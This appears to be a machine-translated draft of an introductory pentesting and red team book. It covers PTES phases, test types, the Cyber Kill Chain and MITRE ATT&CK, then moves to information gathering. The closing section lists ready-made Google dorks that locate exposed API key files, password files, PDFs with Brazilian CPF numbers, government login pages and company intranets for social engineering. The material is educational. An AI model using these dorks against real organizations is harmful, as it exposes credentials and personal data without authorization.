Translated from Portuguese to English - www.onlinedoctranslator.com

PenTest and Red Team Introduction

Subtitle to be defined

Joas/Co-Author's

DEDICATION

Chapter title 1 **8**

Chapter title 2 **9**

Chapter title n **10**

PREFACE

PenTest and Red Team Concepts

Introduction

This book aims to bring essential fundamentals and concepts about PenTest. It is not a book that fully delves into tools or methodologies, its focus is basically to provide an overview, in what involves the world of PenTest, in addition to helping to understand the importance of penetration testing and what kind of professionals the market job is looking for.

In my journey as an information security professional and researcher focused on offensive security, the need for books aimed at an audience that is starting and wants to enter the PenTest area is very large. And of course, with Georgia Wedman's best-selling Breakthrough Test and Daniel Moreno's books and putting this book together, it's sure to provide a good foundation for those starting out in the field and also for those already in the field, either professional or independent, as the fundamentals are essential for us to reach higher levels.

I hope this book will be useful to you and that it will certainly help your development and your career as a PenTest and information security professional. And certainly, for this book to come out, the security community played an important role, both nationally and internationally, as the vast materials that are shared among information security professionals were of paramount importance for the development of this material that I present. to you.

Book Prerequisites

If you want to get 100% out of this book, I recommend having a good foundation in computer networks, knowing operating systems like Linux and Windows, a good foundation in command execution like CMD, Bash and Powershell. Have minimal knowledge of programming languages such as Python and C and certainly a willingness to learn. But of course, these are just prerequisites, so that you can develop as you read the book.

Laboratory

A lab is essential for you to put into practice all the learning in this book, for that I recommend you build one using Virtual Box or VMWare. Overall I recommend that you have the following machines in your lab.

- Windows 7
- Windows 10
- Windows Server 2012
- Windows Server 2016
- Kali Linux or Parrot
- metasploitable
- Juice Shop
- webgoat

https://www.microsoft.com/pt-br/evalcenter/evaluate-windows-server-2012

https://www.kali.org/

https://www.parrotsec.org/

https://sourceforge.net/projects/metasploitable/

https://github.com/bkimminich/juice-shop

https://github.com/WebGoat/WebGoat

Introduction to PenTest

A PenTest (Penetration Testing) or Penetration Test is a vulnerability assessment with the aim of testing a company or organization's security holes to simulate a cyber attack. Penetration testing professionals look for holes in systems to try to compromise them and try to go as far as possible, exploiting known vulnerabilities or even creating a security hole to break into a certain system.

The need to carry out a PenTest today is very great, as with the increase of Cyberattacks all over the world, it has resulted in a race in search of the best means to protect a company's information assets* against any type of threat that may arise. , whether digitally or physically.

The scope of a PenTest must be well designed, especially when we talk about risks that can occur in a penetration test, whether due to environment configuration errors or the use of tools that cause a lot of stress, since our main objective is to ensure the CID (Confidentiality, Integrity and Availability)

Confidentiality: Ensuring that the information will only be read by the recipient

Integrity: Ensuring that information will not be changed

Availability: Ensuring that information is available at all times




Figure 1.1

These are the 3 pillars that must prevail when performing a PenTest service in an organization.

> * Information assets are everything that is part of the company's functioning, it is a set of managed information that keeps the company running, whether it is a server that stores confidential data, the president's notebook or people. To understand better, go to:https://bit.ly/2ANWUv7

Preparing a PenTest

The preparation phase of a penetration test is the most essential one, as we will define the entire Kick-Off (Beginning) of the project and the way in which the work is carried out.

In general, a PenTest is worked on in phases, but it all depends on the methodology you work with when carrying out the tests, particularly the PTES is a good reference model to follow. But there are other models like the NIST-800–115, OSSTMM, OWASP and the ISAFF*.

However, most of the times the model worked is the one that you or your company uses or in the minority of cases, your client requires a methodology to be followed, mainly for compliance issues.

But particularly the PTES model gives a good structural basis for the phases of a PenTest, so it is a model that is worth knowing.

PTES model

- Preparation Phase
- Information Collection
- Threat Modeling
- Vulnerability Analysis
- Exploration
- Post Exploration
- Report

Preparation Phase:

The Assessment is carried out to verify the customer's need, scope of tests and the mapping of parameters to perform vulnerability tests. Thus, you better prepare the format and methodology that you will use to make a PenTest.

Information Collection:

It's scanning for relevant information on your target, whether performing the collection passively, which you look for from public sources, or even in a more intrusive way, performing the enumeration of hosts using Network Scanners.

Threat Modeling:

With the information collected, the attacker will determine the impact he can have with what he has in hand, thus developing methods to try to compromise the target system.

Vulnerability Analysis:

In this phase, PenTester looks for security holes that can lead to exploitation, discovering holes in the implementation or application code.

Exploration:

It is one of the crucial phases, as the exploitation of the vulnerabilities found will be carried out, either using a public or private exploit* to try to invade or compromise a target.

Post exploration:

After compromising your target, the post-exploitation phase ensures that you get persistent access to the target, escalate privileges to have an administrative-level user, perform lateral movements and pivoting to try to compromise other machines on the same network or in an internal subnet.

Report:

It is the final phase, but it must also be the beginning, because each step taken during the tests must be properly documented and detailed, my recommendation is that you have 2 reports. The first is the production report, that is, the tests that you carry out and document, even work it as a timeline report. The second is the final report, which you will present to Management and your chosen technical team.

> * To get to know these methodologies better I recommend: https://bit.ly/2AWqIWE
> ***exploit:** It is a script built that aims to exploit a vulnerability, usually when a vulnerability is found, some researchers or attackers create an exploit to automate the process of compromising the target or performing a malicious action.

The need for a PenTest

- Identify threats and determine how likely your organization is to be attacked;
- Pentest will provide your organization's level of maturity and risk acceptance;
- Understand the main attack vectors and their impact on the business;
- Assist in the step-by-step prevention of vulnerabilities;
- Compliance with regulations and standards (ISO 27001, PCI-DSS, LGPD, etc);
- Evaluate the efficiency of your network security devices (Firewalls, IDS, IPS, etc.);

Types of PenTest

There are some types of PenTest that are performed in the job market, depending mainly on the client's need at that time. In this case the tests are categorized into 3.

Black Box: The professional does not have knowledge of the environment, so it will be necessary to

look for the best way to compromise an environment
Tests fall into two types:

- **Blind Testing**: This test verifies that a criminal can launch an attack with severely limited information, usually pentesters are only given the company name;
- **Double-Blind Testing:**In this method, only one or two employees of the organization are aware of the test being carried out. So Double-Blind Testing verifies the effectiveness of the organization's security monitoring, incident identification and response processes;

Gray Box: It already combines the two analyses, you will have some essential information to act, usually these accesses consist only of access to the network and thus carry out the tests. **White Box:**You already have knowledge of the entire infrastructure of the organization, your goal is just to test the vulnerabilities and discover potential breaches as well.

Process of a PenTest
Determine the scope of tests;

- Collect target information both passively and actively;
- Plan methods for collecting and analyzing information obtained from
- passively or actively;
- Detect potential security breaches, either by enumerating information,
- collecting target port, version and service details;
- Carry out the tests by performing the exploration and post-exploitation;
- Analyze the results and generate a report;
- Test the effectiveness of remedies;

What is Red Team?

A Red Team consists of security professionals who act as adversaries to overcome cybersecurity controls. Red Team teams usually consist of independent ethical hackers who objectively assess the security of systems.

They use all available techniques to find weaknesses in people, processes and technology to gain unauthorized access to assets. As a result of these simulated attacks, the red team makes recommendations and plans how to strengthen an organization's security posture. Generally, a methodology widely followed by the Red Team is the Cyber Kill Chain, as it is used even within the military or in large companies that have a solid Red Team process.

Cyber Kill Chain

The Cyber Kill Chain works with 5 processes, similar to the other methodologies, but with different objectives, while the PTES is aimed at a professional PenTest process, the Cyber Kill Chain already focuses on working a more realistic attack scenario, used by famous attackers and intelligence centers around the world.

1. Reconnaissance:
During the reconnaissance stage, the threat actor conducts research on the target. This search can be done in several ways, such as viewing the target on public websites, following company employees, collecting technical information such as public IPs and web servers, for example.

LinkedIn and other social networking sites make it easy to gather information about the target and collaborators. Most of the time, the focus is on those who have positions that have greater privileges within the organization's system, such as higher-level IT analysts.

2. Weaponization
When the target is identified and studied, the attackers begin to develop their attacks and the tools that will be used. They can either be tools created and developed by themselves or tools purchased on the deep web.

These tools can exploit system vulnerabilities that are publicly known or not.

3. Deliver & Exploit & Install
The delivery step is when the attacker will send his malicious program to the target. The most used form is usually spear-phishing, which is a targeted attack vector, that is, with well-determined targets.The Exploit step is when the attacker exploits a vulnerability, whether it is already known or not. Vulnerabilities that are not publicly known are known as zero-day.

4. Command & Control
For a threat to be considered an AT, that is, persistent and advanced, there will need to be communication between the threat and the attacker who sent it. We call this communication Command & Control.

So, when the threat does not have this communication, it is not considered persistent, and therefore it is no longer an APT, but it can still be an advanced threat, as for example the famous case of Stuxnet, which was considered an APT, but in truth is just an AT (advanced threat). Understand the case from the SANS article.

5. Actions on Objectives
Only after going through all the previous steps, the attacker will be able to accomplish his objective, which can be stealing confidential information, encrypting data (with a ransomware, for example), destroying the system or just entering the victim's system as another step to move laterally across the network to infect another system and complete a larger objective.

Adversary Emulation

Adversary Emulation is a type of test used by Red Team that mimics a real threat known to an organization to which it combines threat intelligence to define what actions and behaviors Red Team uses.

Making it different from a PenTest and going further, creating scenarios to test an opponent's TTPs (Tactics, Techniques and Procedures).

Tactics, techniques and procedures(**TTPs**)
It is an essential concept in studies on Cyber Terrorism. The role of TTPs in terrorism analysis is to identifystandardsindividualof behaviorof a specific terrorist activity, or a specific terrorist organization, and to examine and categorize cyber tactics and weapons most used by a specific terrorist activity or by a specific terrorist organization.

APTs (Advanced Persistent Threats)

Advanced Persistent Threat, in a free translation from English means Advanced Persistent Threat. It is a commonly used expression to refer to cyber threats, in particular the practice of espionage via the internet through a variety of information gathering techniques that are considered valuable enough for the spy agent to spend time and resources to obtain them. .

Even when intending to access or attack a specific target, a cracker is generally not considered the possible author of an APT attack, as an individual alone rarely has the necessary resources to carry out such an attack.

Att&ck Miter

MITER introduced ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) in 2013 as a way to describe and classify enemy behaviors based on real-world observations. The ATT&CK is a structured list of known aggressor behaviors, which have been compiled into tactics and techniques and expressed in various matrices as well as via STIX/TAXII. Because this list is a comprehensive representation of attackers' behaviors when compromising networks, it is useful for various offensive and defensive analyses, representations, and other mechanisms.

In addition to being very useful for the Red Team when validating a threat or even simulating an attack on your organization. Especially if in that period there are attacks linked to APT groups that are targeting in a particular way some specific system or technology. So Miter Att&ck brings details of how the attackers are acting and so the Red Team validates the techniques used to assist in the implementation of security controls with the Blue Team.

***Blue Team:**It is the team responsible for ensuring the company's operational security and implementing security controls and other defense mechanisms, working with the Red Team to validate whether or not it has been well implemented and what actions can be taken to reduce risks or even even the impact of an attack.

INFORMATION COLLECTION, SCANNING AND ENUMERATION

Introduction

To build an intrusion strategy, attackers need to gather information about the target organization's network. They then use this information to find the easiest way to compromise and circumvent the organization's security mechanisms.

An essential aspect of footprinting is identifying the level of risk associated with the organization's publicly accessible information. Footprinting, the first step of ethical hacking, refers to the process of gathering information about a target network and its environment. Using footprinting, you can find a number of opportunities to compromise and assess your target's network. After you methodologically complete the footprinting process, you will obtain the blueprint of your organization's security profile. The term “blueprint” refers to the target organization's unique system profile acquired by footprinting.

It is an important step in a Penetration Test, as the amount of information collected becomes a huge differentiator in the tests. The more information you obtain, the more alternatives for compromising a target you will have. That's why it's an important process and one that usually has more time and resources invested during a PenTest, especially if it's a Black Box type.

Benefits of collecting information

- **Know your security posture**: Performing information gathering against an organization, provides the complete profile of the organization's security posture. Hackers can then analyze the report to identify gaps in the organization's security posture and build an intrusion plan.
- **Reduce the focus area**: By using a combination of tools and techniques, attackers can grab an unknown entity (e.g. XYZ Organization)
  and narrow it down to a specific range of domain names, network blocks, and individual IP addresses of systems that are directly connected to the Internet, as well as many other details pertaining to your security posture.
- **identify vulnerabilities**: A detailed collection provides as much information about the target organization as possible. It allows the attacker to identify vulnerabilities on target systems to select appropriate exploits. Attackers can build their own database of information about the target organization's security weaknesses. This database can help identify the weakest link in the organization's security perimeter.

- **Draw network map:**Combining footprinting techniques with tools like Tracert to see network routes allows the attacker to create diagrammatic network representations of the target. Specifically, it allows attackers to draw a map or sketch of the organization's network infrastructure to learn about the actual environment they are going to break into. A network map represents the attacker's understanding of the target's Internet footprint. These network diagrams can guide the attacker in executing an attack.

Information gathering is categorized into two types

Passive Collection:
Passive Gathering involves gathering information about the target without direct interaction with the target. It is useful when intelligence gathering activities must not be detected by the target. But performing passive collection is technically difficult, and requires analytical thinking to define what information is and is not relevant.

Active Collection:
Active Gathering involves gathering information about the target with direct interaction. In active footprinting, the target can recognize the ongoing process of gathering information as we openly interact with the target network. The active footprint requires more preparation than the passive footprint as it can leave traces that alert the target organization.

Let's analyze some tools used in Passive and Active Information Collection


Google Hacking

Google Hacking refers to using advanced Google search operators to create complex search queries to extract sensitive or hidden information. The information accessed is then used by attackers to find vulnerable targets. Collecting using advanced Google hacking techniques involves finding specific strings of text in search results using advanced operators in Google's search engine.

robots.txt

This file tells search engine crawlers which pages or files can be requested from the site. This feature is primarily used to avoid overloading the site with requests and does not work as a mechanism to keep a webpage out of Google search results. To do this, use noindex directives or protect your page with a password.

Example:




```
# Notice: Collection of data on Facebook through automated means is
# prohibited unless you have express written permission from Facebo
# and may only be conducted for the limited purpose contained in sa
# permission.
# See: http://www.facebook.com/apps/site_scraping_tos_terms.php

User-agent: Applebot
Disallow: /ajax/
Disallow: /album.php
Disallow: /checkpoint/
Disallow: /contact_importer/
Disallow: /dialog/
Disallow: /fbml/ajax/dialog/
Disallow: /feeds/
Disallow: /file_download.php
Disallow: /hashtag/
Disallow: /l.php
Disallow: /moments_app/
Disallow: /p.php
Disallow: /photo.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /share/
Disallow: /sharer.php
Disallow: /sharer/

User-agent: baiduspider
Disallow: /ajax/
Disallow: /album.php
Disallow: /checkpoint/
Disallow: /contact_importer/
Disallow: /dialog/
Disallow: /fbml/ajax/dialog/
Disallow: /feeds/
Disallow: /file_download.php
Disallow: /hashtag/
Disallow: /l.php
Disallow: /moments_app/
Disallow: /p.php
Disallow: /photo.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /share/
Disallow: /sharer.php
Disallow: /sharer/
```

Figure 2.1

If you want to understand a little more about the robots.txt file, I recommend Google's own article

https://developers.google.com/search/docs/advanced/robots/intro?hl=pt-br

Let's meet some of Google's advanced operators

intitle:	intitle:"pentest vs red team" Search only the page title for a word or phrase. use exact match (quotes) for phrases.
allintith:	allintitle: pentet vs red team Search the page title for each individual term following "allintitle:". Same as multiple intitle: 's.
inurl:	footprinting techniques inurl:.com Search for a word or phrase (in quotes) in the document's URL. May combine with other terms.
allinurl:	allinurl: pentest windows Search the URL for each individual term after "allinurl:". THE same as multiple inurl: 's.
intext:	intext:"windows exploitation" Search for a word or phrase (in quotes), but only in the body / document text.
allintext:	allintext: pentest wifi and web Search the body text for each individual term after "allintext:". Same as multiple intexts: 's.

filety foot: "Google Hacking" filetype:pdf
Matches only a specific file type. Some examples include PDF, DOC, XLS, PPT, and TXT.

OR kali linux or parrot
Google's search pattern is logical AND between terms. Specify "OR" for a logical OR (UPPERCASE).

SITE: kali linux site: kali.org
It filters the content searched on a particular site or domain

Other operators:
https://moz.com/learn/seo/search-operators https://ahrefs.com/blog/google-advanced-search-operators/

Collecting Information with Google Hacking

Let's use some search dorks to find sensitive information, exposed settings, etc. Many times because it does not contain a robots.txt file, many settings are exposed and so it is even possible to find the Administrative Login panel.

Dork:intitle:"index of" intext:"apikey.txt
Returns us a text file stored in the API keys application




Figure 2.1

Dork:intext:"name and cpf" filetype:pdf
Looking for sites that contain name and cpf information in PDF format



Figure 2.2

Dork:inurl:login.php site:.gov.br
Looking for sites that in the url contains the login.php page within the .gov.br domains




Figure 2.3

Dork: Intitle:"index of" windows 7
It returns us the Windows 7 ISO on public ftps




Figure 2.4

Dork:inurl:passwords.txt site:.com
It returns password files in txt on .com sites




Figure 2.5

Dork:intitle:intranet inurl:intranet +intext:"human resources"
It will return us to the intranet of some companies, thus being useful to carry out social engineering attacks against a certain target.

